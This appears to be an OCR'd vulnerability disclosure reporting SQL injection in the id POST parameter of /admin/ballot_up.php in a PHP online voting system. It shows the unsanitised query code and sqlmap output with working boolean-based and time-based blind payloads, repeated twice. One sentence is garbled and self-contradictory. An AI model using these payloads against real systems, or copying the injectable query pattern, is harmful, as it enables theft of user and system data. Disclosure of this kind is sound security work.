
SQL injection vulnerability exists in id parameter of /admin/ballot_up.php file of Advanced Online Voting System

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.



```php
    if(isset($_POST['id'])){
        $id = $_POST['id'];

        $output = array('error'=>false);

        $sql = "SELECT * FROM positions WHERE id='$id'";
        $query = $conn->query($sql);
        $row = $query->fetch_assoc();
```



```
sqlmap identified the following injection point(s) with a total of 290 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=0' AND 6149=(SELECT (CASE WHEN (6149=6149) THEN 6149 ELSE (SELECT 1181 UNION SE
LECT 2964) END))-- -

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=0' AND (SELECT 7399 FROM (SELECT(SLEEP(5)))IXUF)-- FNyw
---
```

“

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=0' AND 6149=(SELECT (CASE WHEN (6149=6149) THEN 6149 ELSE (SELECT 1181 UNION SELECT 2964) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=0' AND (SELECT 7399 FROM (SELECT(SLEEP(5)))IXUF)-- FNyw

---

“

Source Download：

https://www.campcodes.com/projects/php/online-voting-system-in-php/